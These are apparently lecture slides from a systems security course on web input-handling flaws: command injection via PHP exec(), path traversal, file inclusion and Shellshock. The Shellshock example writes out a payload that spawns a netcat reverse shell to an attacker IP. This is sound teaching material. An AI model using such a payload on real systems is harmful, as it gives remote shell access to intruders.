

# **CS 576 – Systems Security**

## **Web Security**


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# The Problem

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- **Incorrect Handling of Program Input**
- **Input is any source of data from outside and whose value is not explicitly known by the programmer when the code was written**
  - Frequently hard to identify the source of all data
- **Incorrect handling is a very common failing**
  - Developers (incorrectly) make assumptions on the size and type of values

# Logic Tier



# Command Injection Attacks

- Same as before
- Most languages/runtimes running in the logic tier have the equivalent of **system()/exec()**

## exec

(PHP 4, PHP 5, PHP 7)

exec — Execute an external program

## Description

```
string exec ( string $command [, array &$amp;output [, int &$amp;return_var ]] )
```

**exec()** executes the given **command**.

## Parameters

### command

The command that will be executed.

### output

If the **output** argument is present, then the specified array will be filled with every line of output from the command. Trailing whitespace, such as `\n`, is not included in this array. Note that if the array already contains some elements, **exec()** will append to the end of the array. If you do not want the function to append elements, call [unset\(\)](#) on the array before passing it to **exec()**.

### return\_var

If the **return\_var** argument is present along with the **output** argument, then the return status of the executed command will be written to this variable.

# Directory/Path Traversal Vulnerabilities

## Server

```
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  }
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Leak password file

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Sanitization or tricks like this can prevent them!

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
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
Tricks can be easily  
bypassed by  
attackers!

# File Inclusion Vulnerabilities






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Cannot do input validation at the client!

# Example: Exploiting Vulnerabilities in Server Software

- Bug in how the Bash shell parses functions defined within an environment variable
  - <https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271>

**Bash allows for declaring a function within an environment variable**


```
F='foo() { echo bar; }'
```

**The shellshock bug enables execution of commands through an environment variable**


```
X-Frame-Options='() { :}; echo vulnerable' /bin/nc -e /bin/bash 192.168.81.128 443
```

# Shellshock!

```
POST /index.html HTTP/1.0
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```



# Logic + Data Tier



# Handling Input in DB Server

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- Databases organize data
- A database management system (DBMS) is the systems responsible for managing the data and handling the interaction with the user
- Most DBs are relational
- Today we also see key-value stores (e.g., NoSQL databases)



